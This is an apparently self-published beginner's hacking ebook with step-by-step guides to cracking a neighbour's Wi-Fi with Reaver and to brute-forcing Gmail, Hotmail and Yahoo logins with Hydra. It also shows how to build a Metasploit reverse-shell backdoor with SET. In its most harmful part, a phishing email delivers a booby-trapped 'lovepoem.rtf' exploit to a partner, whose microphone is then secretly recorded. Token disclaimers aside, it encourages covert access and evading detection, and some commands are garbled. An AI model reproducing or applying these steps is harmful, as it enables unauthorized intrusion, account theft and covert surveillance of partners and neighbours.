Wireless Hacking:

The Beginner’s Guide to Hacking Wireless Networks

Logan Styles

Table of Contents

Introduction

Congratulations on downloading *Wireless Hacking: A Beginner's Guide to Hacking Wireless Networks* and thank you for doing so.

The following chapters will discuss: how to hack wireless networks, penetration testing, how to set up Kali Linux, and basic info on computer hacking.

There are plenty of books on this subject on the market, thanks again for choosing this one! I've done my absolute best to make sure everything is coherent and easy to follow; the goal was to make sure that even a middle schooler could pick up this book and understand and implement everything in it. Needless to say, every effort was made to ensure it is full of as much useful information as possible, please enjoy!

Chapter 1: How to Hack a Wireless Network

There are a few reasons you might want to hack into a wireless network. Perhaps you have forgotten the password to your own network, or maybe you are trying to test the strength of your personal network just to make sure no one else can hack into it. Whatever the reason may be, there are a few ways to hack into a wireless network. So long as you are not going to use these new found skills for nefarious reasons, of course.

The first method we are going to discuss is called *sneakernet*. The reason for this name can be explained with a simple analogy. Usually, the easiest way to sneak into a building is to simply walk through the front door. The same applies to hacking into a network. You simply walk right into it. The easiest way to connect to a network, so long as no one is around to see you, is to plug the laptop into the Ethernet port on the router. You will have immediate access to the internet and will not need the password. Not only that, you will have instant access to the details of the router. Most people do not take the time to change administrative user names and passwords for their routers. Once you are there, you can see and even change the password, manage internet connections and add your own device to the MAC address on the whitelist. That means you will always be able to access that network without any issues.

Most newer routers are equipped with Wi-Fi Protected Setup, also known as WPS. If that happens to be enabled, it will let you join the wireless network by simply attempting to join from your laptop or mobile device. Once you press the access button on the router, you will hold it down until your system connects. Moving forward, you will not have to enter a password to access that network because the router will recognize your device or computer automatically.

Now, what we just talked about is pretty easy, if you can be sneaky enough to access a router and an Ethernet cord. That can be difficult without being seen, so now we are going to talk about some more covert ways to get into a network. If you need nothing more than internet access and could care less which network you get the access from, you can use another method referred to as *wardriving*. This is where you drive around (or walk or ride a bike) until you find an unsecured network. In most cases these days, people are pretty good about locking up their Wi-Fi, though. That being said, we have a hack for that.

Just like most people lock their Wi-Fi down, those same people tend to use a WEP as their network security method. Those are ridiculously easy to crack. With every upside there is a downside, however. The tools you need to crack these codes come from less than reputable sources and can slow your system as they need to be downloaded in order to work.

One of these solutions is a Linux distribution called PHLAK. This was originally designed to test the durability of a wireless network. This can be run quite easily from a USB drive or a CD. With any sort of hacking, you will want to remember to steer clear of your hard drive when using these types of tools. CD’s and USB drives are devices that cannot be traced. In using those devices, you also protect your own personal information in the process.

Once PHLAK is mounted to a USB drive, all you need to do is restart your computer to get into the temporary operating system. Once there, you will find several scripts and tools that will help you test the security of the network.

If all you want to do is borrow your neighbor's Wi-Fi, there are a few programs you can use to discover the password without having to leave the comfort of your couch.

In most suburban areas, there are a number of wireless networks that appear whenever you start your laptop. If there is a lock next to the name, it means the owner of the network has secured it with a password. If you use a search engine for "Wi-Fi hacks" you will find tons of sites that sell software you can download to your computer. As you know, any time you download an application or a program, it bogs down the computer. Some of those programs meant to find passwords for Wi-Fi are very large programs that will slow down your system tremendously. Obviously, you can go that route. However, it is suggested that you have a laptop that you wouldn't mind moving slower. You can download the software to an 'extra' laptop, then use another once you have the password.

Unless you are a genius of epic proportions, cracking a Wi-Fi password probably cannot be done without the use of some kind of software. There are quite a few that you can use and some do not even have to be downloaded.

The first program we will talk about is called Reaver. This is a great program for beginners. All you need is the BackTrack5 Live, a blank DVD, your computer and a couple of hours. While there are a few ways you can use Reaver, the method we will detail is the simplest and seems to take the least amount of time. Next, we will cover how to use Reaver step by step.

First, you will need to make sure that BackTrack live is installed. It has a plethora of network testing tools and although this system is not a specific requirement to use Reaver, it does make it much easier, especially for beginners. You can download BackTrack Five directly from the website and burn it onto a blank DVD. You can also download the image on the virtual machine, but that only works with VMware. You will click BackTrack 5 from your drop down menu, then click Gnome, then select 32 or 64 bit according to your CPU. If you do not know which of those you have, it is safest to select 32. Next you will select ISO for the image and then download.

Next, you'll need your computer that is Wi-Fi accessible and has a DVD drive. BackTrack works with wireless cards on most laptops. Unfortunately, BackTrack doesn't have a list of compatible devices, so you will not know until you try to download it. The DVD drive is how you will get into BackTrack.

In order to get into a network, there will need to be a secured network nearby. It needs to be one that uses WPA security and that has the WPS feature. Once you have BackTrack burned onto a DVD, you will be ready to crack some passwords.

Now that everything is installed and ready to go, you can boot into BackTrack from the disc. As the boot process moves along, BackTrack will prompt you to select the boot mode you would like to use. You will choose BackTrack Text then Default Boot Text Mode and then press enter.

BackTrack will then go into a command line prompt. Once there, type ***startx*** and hit enter. BackTrack will then go into the graphical interface.

Next, you will need to prep. To be able to use Reaver, you will need the interface name on the wireless card and the BSSID of whichever router you are attempting to crack. You will know the BSSID by the series of numbers and letters. Finally, you need to make sure the wireless card appears in monitor mode.

In the wireless card terminal, you will type ***iwconfig*** and hit enter. You should be able to see a device in the list that says ***wlan0***. However, if you have an unusual network setup or more than one wireless card, it could be named differently.

Now, you will put the wireless card into its monitor mode. Going on the assumption that your card's interface name was ***wlan0,*** you will execute the command ***airmon-ng start wlan0.*** This is going to output the interface name in monitor mode, which is something you will want to take note of. It will be something like ***mon0.***

The next step is to locate the BSSID for the router you are attempting to crack. You must have a unique identifier for the router you are trying to crack in order to get Reaver to work. That will require the command: ***airodump-ng wlan0.*** If that interface doesn't work, you can also try ***airodump-ng mon0.*** After you have entered either of those, you should see a list of networks in range. The list will continue to refresh until you prompt it to stop. Once you see the wireless network you are looking for, press Ctrl+C to get the list to stop refreshing. You will copy the network BSSID from the far left. It should have WPA or WPA2 located directly beneath the ENC column.

Now you are going to crack the network password. You will need to execute the command within the terminal. You will replace moninterface and bssid with the monitor interface and BSSID that you copied down earlier. I'll provide you with an example of how it should look. The interface should have been mon0 and an example of the BSSID would be 7D : AC : 8D : 63 : 1E : B3. That means the command would be something like: reaver –i mon0 –b 7D : AC : 8D : 63 : 1E : B3 –vv

After that is input, hit enter and let Reaver work. It will go through a number of PINs. This is done through brute force and it goes through PINs repeatedly. At this point, it will probably take a while. Reaver says it can take up to ten hours, but in a test for this book, the code was cracked in a little under three hours.

Reaver should work exactly as promised, but keep in mind it may not work on every router.

The router you are trying to crack needs to have a pretty strong signal which means that if you are out of range of a router, you will probably have problems and Reaver might not work at all. Be advised that on occasion, Reaver might time out. Let it keep running and as long as you keep close to the router, everything should work out just fine.

You should also know that you can pause the progress of the process at any time. All you need to do is press Ctrl + C while Reaver is in progress. It will stop what you are working on, but will save your progress for the next time you run the program. As long as you do not shut the computer completely down, you will be fine to pick up where you left off. This is a wonderful feature considering the amount of time it can take to run this process. To be able to pause at any time is a great benefit.

Reaver is only one of several programs you can use to hack into someone’s wireless network. Some other popular programs used by hackers are AirSnort, Cain and Able, Aircrack, and Wireshark. There are tons of options out there. Reaver is actually one of the easiest to use, however. The next chapter will provide you with information on another source called Kali Linux. It will also provide you with steps on how to successfully install it.

Chapter 2: Kali Linux Setup

Kali Linux is a program geared toward advanced penetration testing as well as security auditing. It has several tools that can run numerous security tasks including security research, penetration testing, reverse engineering and computer forensics. Offensive Security, one of the leading information security trading companies, developed Kali Linux. The company is also responsible for its funding and maintenance.

Released on March 13, 2013, it is a complete rebuild of the BackTrack Linux, previously discussed in chapter 1. What is great about this program is it comes with over six-hundred penetration testing tools (we are going to discuss penetration testing in the next chapter). It is also free and Offensive Security has said that Kali Linux will remain free. It can support a wide range of wireless devices, is FHS (Filesystem Hierarchy Standard) compliant, and is entirely customizable. Those are just a few of the things that make this program one of the best to use for hacking, penetration testing, and keeping your own system safe from other hackers. Now that we have discussed what Kali Linux is, let's talk about getting it installed.

There are quite a few ways to install Kali Linux. This chapter is going to show you how to install using the hard disk and the dual boot with windows. First up, hard disk install.

Kali Linux has some requirements for installation, but it is a relatively easy process. Kali Linux is supported on ARM (both armhf and armel), i386 and amd64 platforms. The hardware requirements are minimal and are as follows: minimum of 10GB of disk space specifically for Kali Linux, CD-DVD drive and USB boot support, i386 and amd64 need a minimum of 512MB of RAM. Note that the i386 images use a default PAE kernel meaning you can run them on any system that has over 4GB of RAM. One more thing to add before we get into the installation process is, if your computer does not have a USB port or a DVD drive, Kali Linux offers a network install which can be easily found on their website. This tutorial is going to cover a standard install.

To prepare for standard installation you will download Kali Linux and burn it to the DVD; or you can image Kali Linux Live on your USB. Finally, make sure that the computer will boot from CD to USB in the BIOS.

Installation Procedure:

1. In order to begin the installation process, you will need to boot with the chosen installation medium. From there, you will see the Kali Boot screen. You can choose text-mode or graphical install. For this tutorial, we are going to go with the graphical.

2. Next, you will be prompted to select a language and country location. At this point, Kali Linux will also prompt you to configure the keyboard with a keymap.

3. Geographical location specifications. Here, you will simply select your country.

4. Now, the installer is going to copy the image onto your hard disk. After that, it will go through the network interfaces before asking you to choose a hostname for the system. You can name it anything you'd like. A simple example is *kali*.

5. This step is optional. The system will ask you to give it a default domain name that the system itself will use. You do not have to enter anything here if you don't want to. Simply click continue and move onto the next step.

6. In this step, you will be asked to give a full name for the non-root user of the system.

7. Create a default user ID. This should be based on the full name provided, but it can be changed if you prefer.

8. Set the time zone.

9. Now, the installer is going to scan the disks and give you four choices. It will say; Guided – use entire disk, Guided – use entire disk and set up LVM (logical volume manager), Guided - use entire disk and set up encrypted LVM, or Manual. For the purpose of this tutorial, we are going to use the first option which is Guided – use entire disk.

10. Select disk to be partitioned. Here, you should only have one option which will read: SCSI1 (0,0,0) (sda) – 68.7 GB ATA Kali 1.1.0-0

11. This step is dependent on your needs. You can either choose to keep all the files in a single partition (which is the default) or you will need to separate the partitions. Separating them is specific for one or more top level directories. Because this is the first time installing, it is best to keep it simple and go with the first option of keeping all files in just one partition.

12. At this step, you will get the opportunity to review the disk configuration before irreversible changes are made. Once you click continue, the installer is going to get started and your installation will be near complete.

13. Here, you are going to configure the network mirrors. Kali will use a central repository for application distribution. It will prompt you to enter the appropriate proxy information but *only* if it is needed. When asked if you want to use a network mirror, click yes and then continue.

14. In this step, Kali is going to ask if you want to install the GRUB. Click yes and then continue.

15. The last step will bring up a screen that lets you know the installation has been completed.

You will be prompted to click continue one last time, which will allow Kali to wrap up the process.

Next, we are going to provide a step by step tutorial on installing using a dual boot with Windows. First, let's talk about the important things you will need to do before using this installation. Make absolute sure you have backed up all of the important data on the Windows Installation. You are going to be making modifications to the hard drive, so backing up on external media devices is crucial. For this process, you will need at least 8GB of disk space within Windows and a CD-DVD and USB boot support.

The installation prep process is easy. You will download Kali Linux. After that, you will burn the ISO to the DVD or copy it to a USB and make sure that the computer is prepared to boot from the CD/USB in the BIOS.

Dual Boot Installation Process:

1. In order to start the installation, boot up with whatever medium you chose. At that point, you will see the Kali Boot Screen. In this step, you will select *Live* and will then get booted into the Kali Linux desktop by default.

2. Launch the **gparted** program. This will shrink the Windows partition in order to provide enough space for the Kali Linux setup and installation.

3. Select the Windows partition. This step depends on your system, but in general, it should be the second partition. Here, you will resize the Windows partition so that there is a minimum of 8GB for Kali to install.

4. Now that the Windows partition has been resized, make sure that *Apply All Operations* is selected on the hard disk. Once that is done, you can exit **gparted** and reboot the system.

5. At this point, installing Kali Linux mirrors the hard disk install. However, the only difference is when it prompts you to choose the partition disk, you will select *Guided – use largest continuous free space.*

In order to save time and space, from here, you will follow all the steps starting at Step 2 in the Hard Disk process. You will be asked a series of questions and once you get to Step 9, make sure you choose ***Guided – use largest continuous free space.***

Now that we have covered the Dual Boot and Hard Disk installation processes, you should have Kali Linux successfully installed on your computer. When you have a little bit of spare time, check out all of the amazing tools Kali Linux has. There are four categories for tools including: information gathering, wireless attacks, vulnerability analysis and web applications. Really, there isn't much you can't do with Kali Linux. It is a great system to utilize for just about anything related to hacking.

Chapter 3: Using Kali Linux to Find Website Vulnerabilities

Within Kali Linux, there are tons of applications you can use to find vulnerabilities on *any* website. One of the best tools we have found in Kali is called Nikto. As always, before attempting to hack into any website (or anywhere else for that matter) you will want to do some great reconnaissance. Doing this on the front end can save you quite a bit of time and sanity when hacking later.

First, fire up Kali Linux. You will be able to see a number of applications, but for this example, you will want to choose Nikto. Truthfully, it is one of the simplest to use in the Kali Linux program. Once Kali is open, you will follow the path: Kali Linux > Vulnerability Analysis > Misc Scanners >Nikto.

The next step is to scan the web server. It is a good idea to try a safe server on your own network first. With access to another machine, you can scan for vulnerabilities by typing the following command: nikto –h 192.168.1.104 and you will see Nikto respond with a lot of data. In going through the information on your display, you should be able to see what the server is. In addition to providing information on the server itself, you will be able to see some potential vulnerabilities on that web server. Those vulnerabilities will be noted near the bottom as well as the OSVDB prefix.

Next, you will scan the website. To do this, you will use the command nikto –h webscantest.com. Once again, this will identify the server and then will show a list of vulnerabilities. You can view the vulnerabilities by going to www.osvdb.org. This site can be used to find information on the vulnerabilities that were identified by nitko. The reference number for that would be OSVDB-877.

On the lower half of the page there will be cross references to lots of informational sources about the vulnerability you discovered. It will also make reference to filters and tools like Nessus, Snort and even Nikto.

Just to get an idea as to what a near impenetrable website looks like, we are going to attempt another test. To run one final test, we are going to see how Nikto works when we direct it at Facebook.

For this, you will run the command Nikto –h facebook.com. What you will see when you run this command is how incredibly secure the Facebook website is. There aren't many vulnerabilities, if any at all. Obviously, if Facebook was not secure, anyone from anywhere in the world would be able to hack into the program to see what someone else is up to.

Finding the vulnerabilities on a server or website is a key component to hacking. It isn't necessarily an easy process, but Kali Linux makes scanning websites and servers a lot simpler than some of the other programs you can find and download.

Another form of hacking using the Kali Linux system can be done with a program—that needs prior installation—called Hydra. The next steps we are going to cover are that of hacking a Gmail account with Kali and Hydra. This tutorial is designed to show you how to access a users' password and get into their email server.

The first thing you need to do is start up Kali and open Hydra. Once you have opened Hydra you will follow this command: Applications – Kali Linux – Password Attacks – Online Attacks – Hydra.

From there, you will type in (or copy if you prefer) this command: hydra –S|Email –P/root/Desktop/Wordlist.txt –e ns –V s465 smtp.gmail.com smtp. That command is for Gmail, but we are going to provide you with commands for two other email servers as well.

For Hotmail: hydra –S -|Email –P/root/Desktop/Wordlist.txt –e ns –V –s 587 smtp.live.com smtp.

For Yahoo: hydra –S -|Email –P/root.Desktop/Wordlist.txt –e ns –V –s 587 smtp.mail.yahoo.com smtp.

Now, before we close the Kali Linux chapter, we are going to provide you with steps to hack into any Windows based PC using Kali.

Once you have fired up Kali, you will launch SET. This can be found under: applications – Kali linux – Exploitation Tools – Social Engineering Toolkit – setoolkit. You can also start it directly from the terminal by entering *setoolkit.*

From there, you are going to see a secreen with several options. You will select the first option which is *Social Engineering Toolkit.* (this should be option 1 on your list). Next, you will be prompted to select another option from a list which is *Create Payload and listener,* which should appear as option 4. After that, you will enter the attacker's (you) IP address. If you are not sure what your IP address is, you can find it by typing *ifconfig* in the new terminal. After you have your IP address, select the option for *2-Windows Reverse_TCP Meterpreter.* Finally in this set of option selections you are going to choose option: *4-Backdoored Executable.*

Once you have entered the last option, you will find the port of the listener and enter *443.* This is going to give you the backdoored file called *payload.exe* within the SET main directory. (PATH: /usr/share/set/payload.exe) The next step is to type *yes* so that the msfconsole will start. This will create a file transfer on payload.exe on the machine you are hacking and run it on their as well.

The meterpreter session is going to fire up. You are going to migrate any current processes to a different process and when doing so, ensure the meterpreter session stays open. In order to achieve this, you have to have the process id of the process you are attempting to migrate. You can use the *ps* command to show the processes running on the intended target's machine, which will process the id.

In order to migrate the PID in another process you can use the help command. that will provide information about other commands that will be executed on the intended target's machine. Once in, you will be able to shut down the target machine. In addition to shutting it down, you can pretty much do whatever you like. Reboot, snatch files from that machine and upload them to yours. You can also get into the shell of the system. From there, you will be able to create any file on the target machine, kill processes that are running or open up files they have on their machine. Really, the possibilities are endless.

In this chapter, we provided you with several different ways you can use Kali Linux to hack into another person's computer and email, and provided a way to find vulnerabilities on any website. Kali Linux has tons of sub programs that can be used for just about anything you can imagine. Explore the system and you will always have something fun and exciting to use in your own world of hacking.

Chapter 4: Penetration Testing

Let’s start out with the basics and talk about what penetration testing is. It involves reconnaissance scans against boundary routers, firewalls, perimeter defenses, network devices, switches, workstations and servers. This will allow you to see what devices are on the network and determine the best course of action. Once you have that information, you can run scans to see if the information on your network can be penetrated. Penetration testing is kind of the reverse role of the hacker. Its purpose is to discover which devices are prone to attack and come up with a way to protect them. If you are able to run penetration tests, you will become a better hacker. Knowing what programs are set up to keep people out is all part of hacking. Essentially, penetration testing is mapping out the network to find any holes or vulnerable devices and repair them. Penetration testing will help you keep people out of your network, too.

There are a few types of penetration tests you can run. The first is with social engineering. The main cause of security vulnerability is human error. One of the most common mistakes people make here is by divulging sensitive information in email or over the telephone. Generally, these happen in an organization, not so much in a personal environment. The next kind of test is application security testing. This uses software that confirms whether or not the system has been exposed to any kind of vulnerability. Finally, there is the physical penetration test. Any physical network device and all access points are tested manually to determine whether or not there has been a security breach.

The purpose of manual penetration testing is to catch things that can’t always be picked up on when using programs that scan applications. We are now going to go through manual penetration testing. There are several you can use, Kali Linux being one of them, but for this part of the tutorial we are going to use two programs. The first is called NOWASP Multiiade and the second is the BURP Proxy.

NOWASP is a web application that is set up to be purposely vulnerable and it contains more than forty vulnerabilities to test. BURP Proxy is intended to interact between a browser application like Chrome or Firefox and the server or website.

Before we get into the manual penetration tests, it is a good place to briefly cover how the web works on the back end. Whenever you visit a website, the browser asks the web server for a file. It can be HTML, PHP, CSS, ASPX, JavaScript, etc. Hacking occurs during these requests—meaning the hacker can see the information you are trying to retrieve.

The most common problem for those just starting to learn penetration testing is deciding where to begin. In hacking, there is a life cycle. The first part of the cycle is gathering the information. In this phase, you will get as much information as you can about the server and the website without actually going to each web page. There are lots of ways to get information. Although, most people tend to follow Recon-ng Framework, Google and other security testing tools on the applications.

Using the spider option in BURP, you can see a list of all pages and folders. In order to do that, you need to go to the history and check the first page visited. Right click on that page and you will be provided with a list of options. You will want to click the option that reads *to add to the scope*.

From there, you will be able to get to the target tab to see the scope of testing the website. Once you get to the target tab, it will list all other websites that are visited without you knowing. Any live website will have a like button, a share button, and an advertisement. In order to remove the unscoped item, you will click on the filter bar. When the window pops up, click on *show only in-scope items*. Once that box is selected, you can click anywhere on the page and all changes will be applied.

After you have set that up, you will need to spider the host. To do that, you will right click the local host and then select the option that reads *Spider this host*. Sometimes, the target application has a form submission. If it does, you will get a popup that prompts you to fill out the form and then submit its values. From there, the program will start spidering the target host. There is a tab that says spider and if you click on it, you will see that spider is running. It'll show you how many requests were made, the number of bytes transferred, how many requests were queued and how many forms were queued. As a side note, if you see that the request queue remains at zero for a significant amount of time, it means that the request to spider the web is complete.

Once the spidering is finished, you can check the target option once more. Now, you should see a list of all pages the web application has. There may even be some new pages displayed.

Next, you will look at proxy settings. Really, there isn't any particular configuration or setting you need. You can configure them any way you please.

Penetration testing is a great way for hackers to see how operations work on the back end, which will make you an all around great hacker. Penetration testing will also show what vulnerabilities your personal computer has. That will give you the opportunity to remedy those issues so that others aren't able to hack into your system.

Since you have installed Kali Linux, you will see that system also has a number of penetration testing tools. BURP is actually one of the programs you can find within Kali Linux. Some other penetration testing tools in Kali include John the Ripper, Social Engineer Toolkit and Sqlmap. This chapter discussed one program outside of Kali Linux which was NOWASP. In order to save space on your computer, you might want to consider looking at all the programs Kali Linux offers. Familiarizing yourself with that program and all the amazing things it can do will be incredibly beneficial.

Next, we are going to cover ten essential steps to run the most effective penetration test. These are great to use when implementing network penetration test.

1. **Use the most comprehensive network assessments.** Standard pen tests done on the most

basic levels within your own environment (meaning you do the test) are great because as a hacker, it is good to know how to perform these tests. If you have a reliable hacker friend, perhaps have them perform a pen test. It is comprehensive and can actually show you whether or not external phishing attempts can make their way to the top of your network.

2. **Plan and structure your own test for the best results.** Pen tests should be treated like any other project. You will need to gather all resources to ensure the allocated and dedicated information security are protected.

3. **Plan adequately.** Pen tests do require up front planning. One cannot simply decide to do a pen test. Take some time and set up goals for what you want to achieve during the pen test and things will go a lot smoother.

4. **Think about the *what ifs*.** During your planning stage, you also want to consider what if. Pen testing is great to test theories or any possible vulnerabilities you might encounter.

5. **Monitor.** Along the lines of planning, you are going to want to make sure there is an effective monitoring solution in place while the pen test is being executed. While the test is going on, you can also keep an eye on the monitoring system and see if you are notified of an incident.

6. **Pen test completion.** When your test is complete, check for the number of vulnerabilities that were reported. If this is not your first pen test, compare the vulnerabilities to previous tests. Have they increased, decreased or stayed the same? Decrease is good, but if there are increases or no change, you will want to consider some patchwork.

Pen testing is different for everyone. While there is a standard template for completing one, each system is different…meaning each approach to pen testing will also be different. Some of the fun in finding weaknesses in your software comes from using unique approaches to discovering them and finding ways to make your system hack proof. After all, what is the point in being a hacker if what you have built is vulnerable to cyber attack?

Chapter 5: Computer Hacking Basics

This chapter is going to cover the basics of computer hacking by providing a couple of simple steps to hack into a computer. At times, this can be a useful skill to have. We will cover instructions on how to get past a password protected computer and how to gain remote access to a computer. Here, it is important to note that the things we are going to discuss are not meant to be used in a malicious manner.

With that disclaimer out of the way, let's get started. The first step to hacking we are going to cover is the login. The first thing you need to do is boot the computer into safe mode. You will click start and then select run. In the open dialogue box, you will type control userpasswords2. Once you have entered that, there will be a reset password button. Click that and you will be able to change the password for any account. You will click the button twice. Here, you can also type in a recovery password if you are locked out and then set up a new password. That is where you will want to set the request to something like recoverpassword.

After you have reset the password, you will need to reboot the computer. Once that reboot takes place, you will have access with the password you set up. As long as you have access to a laptop or computer, it really is that easy to reset the password.

Remote hacking is a little trickier. There are a few programs you can download in order to hack into a computer remotely. One of them is called LogMein and that is what we will use to go through the tutorial on remote hacking today. It is a free program, but you can buy a subscription if you'd like to enhance the experience to better meet whatever needs you may have.

You will need to download the program to your computer to view or use remotely. In order for this to work, you will need to create an account at the LogMein website to be able to use the software.

After you have an account created, you will login to the website and go to the *my computers* page. This should pop up as soon as you login. Next, you will be prompted to add a computer. Click on the add computer link and fill in all necessary information for the computer you want to remotely access. When the computer information has been added, you will click the name of the computer. A login screen will pop up and here, you will need to know the username and password for the computer you are trying to view or access. This will be easier if you have already reset the password in the previous password hacking section.

When you have logged in to the computer, you will see several options. The one you want to choose is *remote control*. With this option, you will need to be careful. If the user is online, they will be able to see the mouse move. Try to move it around as little as possible. When you have browsed long enough, there is the option to log out. This is recommended so that there is less chance the user will know that their system has been accessed.

Now, because you have already downloaded Kali Linux, we are going to provide you with a tutorial on how to hack a computer using that program. There are tons of things you can do with a hacked computer. We are going to show you how to use any laptop as a listening device, also known as planting a bug.

Step one is to boot up Kali Linux. In order to use a computer as a listening device, that computer will need to be compromised.

That brings us to the next step, which is compromising the remote computer. The best way to do this is to send an email that will prompt the user to click on a link. The wording for this email needs to be careful. Most people are smart enough to know a scam email when they see one. Avoiding spelling errors and the use of text language will make it sound more professional. It is even better if you know the person and they trust you enough to click on the link or document you put into the email. If the person is a business associate, an attachment with an excel document or word document with sales information would be believable. If you are looking to spy on a neighbor, you can provide a link to a community webpage. Whatever you need to do in order to get the intended mark to click on a link or open a document. Again, just make sure it is compelling enough for them to do so.

The next step is to find the exploit; for example, Windows 7. In order to do this, you will need to find an exploit on Windows 7 that is able to utilize whatever vulnerabilities it has in the Microsoft Word or Excel application.

Not long ago, Microsoft admitted that hackers were able to find a vulnerability in the Office Web and Microsoft Word apps that allows for remote code execution. They named the exploit MS14-017. When you search in Metasploit for the exploit you will find this: exploit/windows/fileformat/ms14_017_rtf. Since that has been discovered, you will want to load it into Metasploit. You can do this by typing the following command: msf>use exploit/windows/fileformat/ms14_017_rtf.

After that is loaded, you can type *info* and will be able to find out much more about the exploit. The screen will provide a lot of information on the file. While there, you will want to *show options*. That is going to show you that the option you need to fill is FILENAME.

The fourth step in this process is to set the FILENAME. For this tutorial, we are going to say that this is to listen in on a girlfriend or boyfriend. In order to get them to open the file, you will want to name it something that will prompt them to open it. For this example, let’s use *lovepoem.rtf*. After you set the file name, you will move onto the next step, which is setting the payload.

Here, you will send the meterpreter, which gives near unlimited control over the hacked system. The command for this is: msf > set PAYLOAD windows/meterpreter/reverse_tcp.

Now you are going to set the LHOST, which is the IP on your system. It lets the payload know who it needs to call back once the file is opened by the person you sent it to. You are going to simply type the word *exploit*. It will make a Word File entitled *lovepoem* and that is going to put the meterpreter on the system of the person you are trying to connect to.

Next, you are going to open the multi-handler for the connection. The command for this is msf > use exploit/multi/handler and then msf > set PAYLOAD windows/meterpreter/reverse_tcp. The last thing to do in this step is to set the LHOST to your personal IP.

Now you are going to send the love poem to your significant other. The malicious file has been created and you are going to want to send it as an email attachment. Because the person you are sending it to knows you, they are probably going to open it without question.

When the file is opened, the person's system is going to be compromised. There will be a meterpreter session running on the computer and you are going to be able to record any and everything with the microphone.

In order to hear what is going on, the microphone needs to record anything that is going on near it. Metasploit uses a Ruby script that enables the microphone on the computer belonging to the person you intended to listen in on. It will record all conversations and sounds nearby.

There is one final step needed to listen in. You will run the command meterpreter > run sound_recorder – 1 /root. That will start the microphone on the computer and it will also store recorded conversations or sounds into a file under the /root directory on your computer. You can always choose whatever directory you prefer in which to store the recordings. Since you have downloaded Kali Linux, you will want to make sure that you have enough space on your system to store these conversations and sounds. Any time you want to listen to recordings, you just need to open the file that is stored on your system.

Now that you have the basics on computer hacking covered and a hacking technique laid out, give it a whirl and see how it works for you. Remember, practice makes perfect!

Chapter 6: Hacking Tips and Tricks

Hacking certainly is not an easy feat. In order to be a hacker, you have to be curious and have the want to learn new skills as well as adapt to the ever changing world of technology. It helps to be very knowledgeable of computer systems, especially the most popular systems on the market. While some might consider hacking an illegal activity, there are actually companies who will hire hackers to help them protect their information and systems. These hackers are paid quite well. If you practice enough, you could actually land a job hacking and get paid pretty well. Below is a list of twelve important tricks and tips that are vital to becoming a hacker.

1. **Learn Linux/Unix.** Previously, we went over Kali Linux briefly. The possibilities in Linux are literally endless. This is an operating system that is open sourced and it provides great security for computer systems. Originally developed by AT&T, it has been one of the leading systems in the industry and the world of security. By this point, you should have Linux installed but if you have not yet, *do it*. You will not be able to be a serious hacker without installing and learning how to use Linux/Unix.

2. **Coding in C language.** Because this book is a beginner's guide to hacking, we did not cover the C language. However, programming in C is where one needs to start when it comes to truly learning and understanding Linux/Unix. This system was originally coded using C meaning it is the most powerful language in the world of technology and programming. Developed in the late 1970s by a man named Dennis Ritchie, learning C language is an absolute must for all serious hackers.

3. **Learn to code in several languages.** There are tons of different languages out there. C, C++, Python, Java…the list is lengthy. While C language is the base language for programming and hacking, becoming a tried and true hacker means learning more than just C.

4. **Learn the concepts of networking.** Another essential and equally important step in becoming a hacker is to be knowledgeable at networking. You need to understand networking concepts and how networks are created. It is also important to understand the differences between TCP/IP, UDP and learn how to exploit any vulnerability within a system. Along these same lines, you will want to understand WAN, VPN, LAN and Firewalls. It is essential to have a clear knowledge of networks and how to use the tools within them like Wireshark, NMAP which is used for packet analyzing, and network scanning.

5. **Operating systems…know more than just one.** Like coding and languages, you will want to understand more than one operating system. In order to be a good hacker, you need to know several operating systems separate from Windows and Linux/Unix. Every system will have a vulnerability and great hackers know how to exploit them.

6. **Cryptography.** This is basically the art of solving or writing code. When it comes to hacking, decryption and encryption are essential skills for one to acquire. Encryption is used in numerous aspects of authentication, integrity of data and confidentiality within the information system securities. Most information on networks are encrypted with passwords. When you are hacking into a system, those encrypted codes have to be broken and that is decryption.

7. **Learn all you can about hacking.** Being educated in the way of hacking is so crucial. As we stated previously, technology is forever changing so hackers need to be able to understand those changes so they are able to continuously find those vulnerabilities. Being a hacker means you will have to constantly be learning new things, which is great! Stay up to date on all technological advances and any new systems introduced to the market.

8. **Experiment!** Once you have taught yourself a few of the basic concepts and languages, practice them. You will need a really good computer system because a lot of the tools required for hacking (Linux for example) have to have an incredibly powerful processor to function properly. You will need a lot of RAM as well. Keep testing and practicing until you have breached your first system. Celebrate your victory and keep moving ahead. Remember, hacking is an art that requires you to keep learning so once you breach that first system, take it a step further. Try to find something more difficult and keep working until that system is breached and so on and so forth.

9. **Write your own loophole or vulnerability.** Vulnerabilities are weaknesses and loopholes are open doors through which the hacker is able to enter the system. Look for vulnerabilities. This can be done by scanning systems or networks. You can also write your own loophole and exploit the system that way.

10. **Find ways to contribute to security projects that are open source.** There are some computer security projects that are open sourced. This gives you, the hacker, the opportunity to polish up and test those recently acquired hacking skills. This is not easy. There are organizations like Apache or Mozilla that will allow and offer projects that are open source. Be a contributor and a part of the project. Even if whatever you contribute is small, it actually provides great value in your field.

11. **Continue to learn.** Really, hacking is a process that is never ending when it comes to learning. We may sound like we are beating a dead horse, but if you truly want to be a great hacker, you have to resign yourself to knowing that it is something you will have to keep up on. There is no settling down when it comes to hacking. You will always need to be learning something new in order to stay up to date on all the goings on in the hacking world. In addition to learning, you have to keep practicing. Stay up to date on security changes and continue to teach yourself how to exploit systems regularly.

12. **Meet your fellow hackers and join discussion boards.** Hacking is a competitive

industry, true, but it is important for you as a new hacker to join forums and meet other likeminded people. These are worldwide networks which will connect you to thousands of hackers. The best part is there will be hackers who have been around a long time and are willing to provide newbies with all kinds of information on hacking. Some are even willing to work in teams and mentor. You can find communities on platforms like Facebook and Google to join, which will connect you with experts in the world of hacking.

Now that we have given you the steps necessary to becoming a great hacker, we are going to give you a few more tips. One of the twelve steps listed above talks about learning programming languages. Below is a list of the top websites dedicated to programming language.

1. **W3schools.com**
2. **Codeavengers.com**
3. **Codeacademy.com**
4. **Tutorialspoint.com**
5. **Msdn.microsoft.com**
6. **Lynda.com**

All of these will provide varying levels of programming languages from basic to advanced. Check into all of them and see which best suits your needs.

Next, we are going to provide you with a quick tutorial on how to hack Windows 7 using a system called Ophcrack. It also works on Windows XP and Windows Vista. Ophcrack is a free open source software used to crack windows passwords with rainbow tables. This program comes with GUI (graphical user interface) and can run on several different platforms including our favorite, Linux. It can also be run on Mac, which is great if you are the type who prefers Mac over Windows. This program is going to allow you to hack into windows passwords, or even recover passwords allowing you to change it.

